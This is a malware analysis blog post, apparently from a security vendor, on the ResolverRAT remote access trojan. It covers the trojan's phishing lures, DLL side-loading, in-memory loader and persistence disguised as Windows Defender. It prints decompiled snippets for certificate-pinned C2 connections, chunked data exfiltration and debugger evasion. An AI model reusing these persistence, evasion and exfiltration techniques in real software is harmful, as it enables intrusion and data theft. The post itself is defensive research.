New Malware Variant Identified: ResolverRAT Enters the Maze

ResolverRAT is a newly identified remote access trojan that combines advanced in-memory execution, API and resource resolution at runtime, and layered evasion techniques. Morphisec researchers have coined it 'Resolver' due to its heavy reliance on runtime resolution mechanisms and dynamic resource handling, which make static and behavioral analysis significantly more difficult.

Introduction

While recent reports by CheckPoint and Cisco Talos have attributed similar phishing infrastructure and delivery mechanisms to campaigns distributing Rhadamanthys and Lumma respectively, the RAT observed in Morphisec Threat Labs' incident investigations appears to be previously undocumented. Despite clear overlaps in payload delivery, email lure themes, and even binary reuse, this variant introduces a distinct loader and payload architecture that warranted classification as a new malware family.

Our decision to name and disclose details of ResolverRAT was reinforced by multiple detections targeting Morphisec customers in the **healthcare and pharmaceutical** sectors; the most recent attack wave was observed on March 10, 2025.

Technical Details

This blog provides a technical deep dive into the infection chain, loader internals, evasion techniques, and C2 infrastructure.

Initial Access

The initial infection vector is a social engineering campaign that targets an organization's corporate employees across multiple countries. The threat actor leverages fear-based lures delivered via phishing emails, designed to pressure recipients into clicking a malicious link. Once accessed, the link directs the user to download and open a file that triggers the ResolverRAT execution chain.

This campaign reflects the ongoing trend of highly localized phishing, with region-specific language and themes used to increase credibility and user engagement.

Emails are crafted in the native language of the targeted country, with consistent use of alarming themes – often referencing legal investigations or copyright violations. This enhances credibility and increases the likelihood of user interaction.

A few localized subject lines observed across different languages include:

- **Hindi**: जाँच प्रक्रिया में दर्ज किए गए दस्तावेज़ — "Documents recorded during the investigation process"
- **Italian**: Documento per confermare la violazione del copyright — "Document to confirm copyright infringement"
- **Czech**: Shromáždění důkazů o porušení autorských práv — "Gathering evidence of copyright infringement"
- **Turkish**: İhlal delili — "Evidence of violation"
- **Portuguese**: Prova de infração — "Proof of violation"
- **Indonesian**: Bukti pelanggaran — "Evidence of violation"

This multi-language phishing strategy suggests a globally scoped operation and demonstrates the threat actor's intent to maximize infection rates through tailored, region-specific targeting.

Threat Relations & Intelligence

The payload delivery mechanism observed in this campaign leverages a classic DLL side-loading technique. Specifically, it involves a legitimate, signed executable that is vulnerable to DLL hijacking, paired with a malicious DLL placed in the same directory. Upon execution, the benign application – in this case, hpreader.exe automatically loads the malicious DLL, initiating the infection chain.

This TTP closely mirrors a recently documented campaign by CPR, which also utilized hpreader.exe as the loader for Rhadamanthys malware via DLL side-loading. Notably, both campaigns deploy an identical binary of the legitimate executable, strongly suggesting code reuse or shared tooling across operations.

The overlap between campaigns is further evidenced by the consistent naming patterns used for both .zip archives and phishing email subject. These naming patterns align closely with the copyright infringement theme and mirror those documented in research by both CPR and Cisco Talos. This thematic consistency across lure artifacts suggests a shared playbook or coordinated activity. Talos also highlighted similar phishing techniques in a campaign delivering infostealers via themed social engineering content (Talos Intelligence, 2024).

The alignment in payload delivery mechanisms, artifact reuse, and lure themes indicates a possible overlap in threat actor infrastructure or operational playbooks, potentially pointing to a shared affiliate model or coordinated activity among related threat groups.

In-Memory Loader

Core Architecture and Execution Flow

The first stage operates as a loader designed to decrypt, load, and execute the actual malware payload while employing multiple layers of anti-analysis techniques.


The loader follows a structured execution pattern:

```csharp
internal static void Main()
{
    int loopControl = 1;
    while (loopControl > 0)
    {
        // Load the decrypted payload assembly
        Assembly payloadAssembly = LoadDecryptedPayload() as Assembly;

        // Find and execute specific types in the payload
        foreach (Type type in payloadAssembly.GetExportedTypes().OrderBy(...))
        {
            if (type != null && type.FullName.Contains(StringObfuscator.smethod_0(-468343043)))
            {
                // Execute method on identified type
                InvokeMethod(type, StringObfuscator.smethod_0(-468343081));

                // Non-deterministic loop control
                loopControl += ((DateTime.Now.Ticks % 2L == 0L) ? 3 : -1);
            }
        }
    }
}
```

Encrypted Payload Mechanism

The ResolverRAT employs AES-256 encryption with embedded cryptographic keys to protect its payload:

1. **Cryptographic Implementation**: Uses the .NET System.Security.Cryptography namespace with AES in CBC mode
2. **Key Management**: Encryption keys and IVs are stored as obfuscated integers, decoded at runtime
3. **Multi-layer Protection**: The payload is both encrypted and compressed using GZip
4. **Memory-only Execution**: The full payload exists only in memory after decryption



```csharp
internal static byte[] ExtractPayload()
{
    using (Aes aesAlgorithm = Aes.Create())
    {
        aesAlgorithm.KeySize = 256;
        aesAlgorithm.Key = Convert.FromBase64String(StringObfuscator.smethod_0(-468343121));
        aesAlgorithm.IV = Convert.FromBase64String(StringObfuscator.smethod_0(-468343140));

        // Decrypt and decompress payload...
    }
}
```

String Obfuscation


A string obfuscation system prevents static analysis:

Runtime String Decoding:

- Strings are stored as numeric IDs rather than plaintext
- StringObfuscator.GetString(int stringId) decodes at runtime

Caching Mechanism:

Concurrent dictionary for performance optimization:



```csharp
  if (stringCache.TryGetValue(stringId, out result))
      return result;
```

Embedded Resource Encryption:

- String table stored as an encrypted embedded resource
- Custom resource reader with integrity validation

ResolverRAT Loaded via Reflective DLL Loading

Initialization

The ResolverRAT's initialization sequence reveals a sophisticated, multi-stage bootstrapping process engineered for stealth and resilience. Analysis of the code exposes a highly intentional and well-structured execution flow.

.NET Resource Resolver Hijacking

This resource resolver hijacking represents malware evolution at its finest – utilizing an overlooked .NET mechanism to operate entirely within managed memory, circumventing traditional security monitoring focused on Win32 API and file system operations.

```
public StaticExecutor()
{
    // Constructor hooks into the .NET assembly resolution process
    // to intercept resource loading and inject malicious code
    AppDomain.CurrentDomain.ResourceResolve += StaticExecutor.ExecuteEfficientSynchronizer;
    RandomComparator.ObservePredictor(); // Anti-analysis technique
}
```

By registering a custom handler for ResourceResolve events, the malware can intercept legitimate resource requests and return malicious assemblies instead. This elegant technique achieves code injection without modifying the PE header or employing suspicious API calls that might trigger security solutions.

Payload Decryption State Machine

The core payload decryption occurs in the RunVisibleHandler() method, which implements an extraordinarily complex state machine with hundreds of states and transitions. This technique – known as control flow flattening – makes static analysis exceptionally challenging:

```
private static void RunVisibleHandler()
{
    int stateIndex = 252;  // Initial state
    for (;;)
    {
        int currentState = stateIndex;
        // Variables for decryption operations
        byte[] decryptionKey;
        byte[] ivArray;
        // State machine implementation with hundreds of cases
        switch (currentState)
        {
            // Each case performs a small operation and transitions to another state
            // This complex flow obfuscates the overall decryption logic
        }
    }
}
```

The state machine employs several anti-analysis techniques:

1. Non-sequential state transitions to confuse control flow analysis
2. Conditional jumps based on environment checks
3. Dead code and redundant operations to mislead disassemblers
4. Arithmetic operations to dynamically compute decryption keys

Persistency

The ResolverRAT implements multiple redundant persistence methods through the ExecutorState class.

1. **Registry-Based Persistence**

```
// From ExecutorState.cs
try {
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(
        "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
        RegistryKeyPermissionCheck.ReadWriteSubTree);

    if (registryKey != null) {
        registryKey.SetValue("WindowsDefender", Assembly.GetExecutingAssembly().Location);
        collectionAllocators.Add("RegistryRunKey");
    }
}
catch { }
```

The malware creates up to 20 different registry entries across multiple locations:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
- Various other obfuscated keys constructed through XOR operations

2. **File System Persistence**

```
// From ExecutorState.cs
try {
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string targetPath = Path.Combine(folderPath, "Microsoft", "Windows", "WindowsDefender.exe");

    if (!File.Exists(targetPath)) {
        Directory.CreateDirectory(Path.GetDirectoryName(targetPath));
        File.Copy(Assembly.GetExecutingAssembly().Location, targetPath);
    }
    collectionAllocators.Add("AppDataPersistence");
}
catch { }
```

The ResolverRAT installs itself in multiple locations:

- Appdata + Local Appdata folders
- Program Files directory
- User Startup folders

What makes this RAT's persistence particularly robust is:

1. It attempts different persistence methods in parallel
2. It continues even if some methods fail

3. It implements a fallback hierarchy, tracking successful methods
4. It uses XOR operations to obfuscate registry key names and file paths

C2 Infrastructure

Certificate-Based Authentication

The ResolverRAT's certificate validation implements a complete parallel trust system that bypasses the machine's root authorities, rendering advanced SSL inspection tools ineffective.
Analysis of the LockInternalConnection() method reveals that the malware extracts a pre-embedded X509Certificate2 from encrypted resources:

```
// Extract embedded certificate from the TagBridge object
ConnectionFinder._ConnectionConnection = new X509Certificate2(
    EngineAttribute.StartEvent(
        // Access the certificate data stored within the obfuscated configuration
        SetEngine.StartEvent(ConnectionFinder.m_OrderDefinition, SetEngine.SortSingleton),
        EngineAttribute.RunLocalCollector
    )
);
```

During SSL/TLS handshaking, it bypasses standard certificate validation using a custom callback:

```
// Custom certificate validation callback
private static bool CloseExtendedConnection(object asset, X509Certificate cfg, X509Chain temp, SslPolicyErrors second2)
{
    // Compare server's certificate against the embedded certificate
    // Instead of checking against trusted CAs
    return ConcreteErrorEngine.StartEvent(ConnectionFinder._ConnectionConnection, cfg, ConcreteErrorEngine.VisitVerifier);
}
```

This custom validation matches the server certificate against the embedded one rather than relying on trusted CA, creating a private validation chain between implant and C2.

Resilient C2 Architecture

The malware implements a sophisticated IP rotation system in the CustomizeConnection() method:


```
// Iterate through all potential C2 domains/IPs
foreach (string domain in IteratorProc.StartEvent(ConnectionFinder.m_OrderDefinition, IteratorProc.SetupArgument)) {
    // For each domain, try all configured ports
    foreach (int port in StaticNotifierEngine.StartEvent(ConnectionFinder.m_OrderDefinition, StaticNotifierEngine.RunLogicalCompiler)) {
        try {
            // Attempt to establish connection to the domain:port combination
            RecordTracer.StartEvent(ConnectionFinder._GenericConnection, domain, port, RecordTracer.RunSequentialSorter);
            // Check if connection was successful
            if (AlphabeticContextEngine.StartEvent(ConnectionFinder._GenericConnection, AlphabeticContextEngine.RunJoinedTransformer)) {
                return true; // Connection successful, stop trying other endpoints
            }
        } catch { } // Silently ignore connection failures
    }
}
```

The IPs are stored in the obfuscated TestDistributor collection, while corresponding ports are in the CheckDistributor collection. This architecture provides fallback capabilities if the primary C2 server becomes unavailable.

Evasion Techniques

The ResolverRAT employs multiple techniques to evade detection:

- **Custom Protocol Over Standard Ports**: By utilizing standard ports within the CheckDistributor list while implementing a custom protocol, the malware blends in with legitimate traffic.
- **Certificate Pinning**: The embedded certificate validation prevents MITM inspection, making network security monitoring less effective.
- **Extensive Code Obfuscation**: Method and variable obfuscation.
- **Timer-Based Connection Management**: Connection attempts are scheduled through timer callbacks with random intervals:




```
// Generate random interval between 20-40 seconds for connection attempts
int num4 = ExtendedEncryptorEngine.StartEvent(new Random(), 20, 40, ExtendedEncryptorEngine.RunGenericPublisher);
// Create timer with randomized interval to avoid predictable beaconing
ConnectionFinder._DividedConnection = new Timer(callback, state, dueTime,
    (int)ListEngine.StartEvent(ref timeSpan, ListEngine.RunCommonEnumerator));
```

This creates irregular beaconing patterns, making detection via timing analysis difficult.

Serialized Data Exchange: Use of Protocol Buffers (ProtoBuf) for data serialization provides efficient structure while making traffic analysis challenging without knowledge of the specific message formats.

Command Processing Pipeline

The command processing logic reveals a complex multi-threaded architecture:




```
// Read command size (4 bytes)
while (bytesToRead != 0)
{
    int readResult = DividedTreeEngine.StartEvent(C2Communicator.sslStream,
        sizeBuffer, bytesRead, bytesToRead, DividedTreeEngine.StopVisibleObject);
    bytesRead += readResult;
    bytesToRead -= readResult;

    // Check for connection errors
    if (readResult <= 0 || bytesToRead < 0)
    {
        throw new Exception();
    }
}

// Process received command in a new thread
commandContext.commandData = ConvertibleEngine.StartEvent(sizeBuffer,
    ConvertibleEngine.ValidateExplorer);
MonoEngine.StartEvent(new Thread(new ThreadStart(commandContext.StopModule)),
    MonoEngine.StopAutomatedIterator);
```

This implementation:

1. Uses a length-prefixed protocol where each command is preceded by its size
2. Processes each received command in a dedicated thread
3. Implements robust error handling to prevent connection failures from crashing the malware

Connection Persistence


The ResolverRAT implements persistent connectivity through its ViewConnection() method, which re-establishes C2 connections when interrupted:


```
private static void ViewConnection(object item) {
    try {
        // Reset connection counter
        ConnectionFinder.m_FlexibleConnectionPerc = 0;
        // Clean up any previous connection timer
        Timer timer = ConnectionFinder.scheduledConnection;
        if (timer != null) {
            FactoryEngine.StartEvent(timer, FactoryEngine.RestartAnalyzer);
        }

        // Initialize new connection components
        EngineTree.StartEvent(new InterruptibleEncryptor(), EngineTree.RunEfficientObject);
        // Set timeout for connection attempts
        RemoteEngine.StartEvent(40, RemoteEngine.AddService);

        // Create new timer that triggers DirectConnection continuously
        // Ensures connection is re-attempted if broken
        ConnectionFinder.scheduledConnection = new Timer(
            new TimerCallback(ConnectionFinder.DirectConnection), null, 1, 1);
    } catch {
        // Silently handle errors
        EngineReporter.StartEvent(EngineReporter.ExcludeInitializer);
    }
}
```

This advanced C2 infrastructure demonstrates the advanced capabilities of the threat actor, combining secure communications, fallback mechanisms, and evasion techniques designed to maintain persistent access while evading detection by security monitoring systems.

Chunked Data Transmission

For large data exfiltration, the RAT implements a chunking mechanism:



```
// Send data in chunks if large
if (dataBytes.Length > 1000000)
{
    MemoryStream memoryStream = new MemoryStream(dataBytes);
    try
    {
        byte[] buffer = new byte[16000];
        // Send data in chunks
        while ((bytesRead = DividedTreeEngine.StartEvent(memoryStream, buffer, 0,
            buffer.Length, DividedTreeEngine.StopVisibleObject)) > 0)
        {
            // Ensure socket is ready for writing
            if (!EngineElement.StartEvent(C2Communicator._c2Socket, 10000000,
                SelectMode.SelectWrite, EngineElement.RunCentralSet))
            {
                throw new TimeoutException();
            }

            // Send data chunk
            EngineEmitter.StartEvent(C2Communicator.sslStream, buffer, 0,
                bytesRead, EngineEmitter.StopSimpleValue);
        }
    }
    // ...
}
```

This chunking mechanism:


1. Breaks large data sets (over 1MB) into 16KB chunks
2. Implements flow control by checking socket write-readiness
3. Handles transmission errors gracefully, preventing data loss

Advanced Anti-Analysis Techniques

Beyond the evasion techniques mentioned in the previous section, the ResolverRAT implements several advanced mechanisms to detect and thwart analysis attempts.

Resource Resolution Fingerprinting

The malware uses the resource resolution handler to detect certain analysis environments:




```
private static Assembly ExecuteEfficientSynchronizer(object i, ResolveEventArgs caller)
{
    // Intercepts .NET assembly loading to inject malicious assemblies
    if (!StaticExecutor.m_IsAutomatableExecutor)
    {
        StaticExecutor.RunVisibleHandler();
    }
    // ... additional logic
}
```

By monitoring which assemblies are requested and when, the malware can identify patterns typical of dynamic analysis tools and adjust its behavior accordingly.

Environment-Aware State Transitions

The state machine’s transitions include environment checks:



```
case 2:
    decryptionKey[1] = (byte)keyValue;
    currentState = 233;
    if (MalwareLoader.IsDebuggerDetected() != null)
    {
        currentState = 43;
        continue;
    }
    continue;
```

These conditional transitions create execution paths that vary based on the runtime environment, allowing the malware to behave differently when under analysis.

Execution Control and Victim Tracking

The ResolverRAT implements a robust victim tracking and command execution framework.

Victim Identification

The C2 configuration includes fields for tracking infected hosts:

```
// Victim machine identifier
[ProtoMember(7)]
public string VictimIdentifier { get; set; }

// Campaign or malware distribution identifier
[ProtoMember(8)]
public string CampaignIdentifier { get; set; }

// Authentication token for C2 server
[ProtoMember(9)]
public string AuthenticationToken { get; set; }
```

These fields enable the threat actor to:

1. Track individual infections across campaigns
2. Associate each victim with specific authentication tokens
3. Organize infections by campaign for targeted operations

How Morphisec Can Help

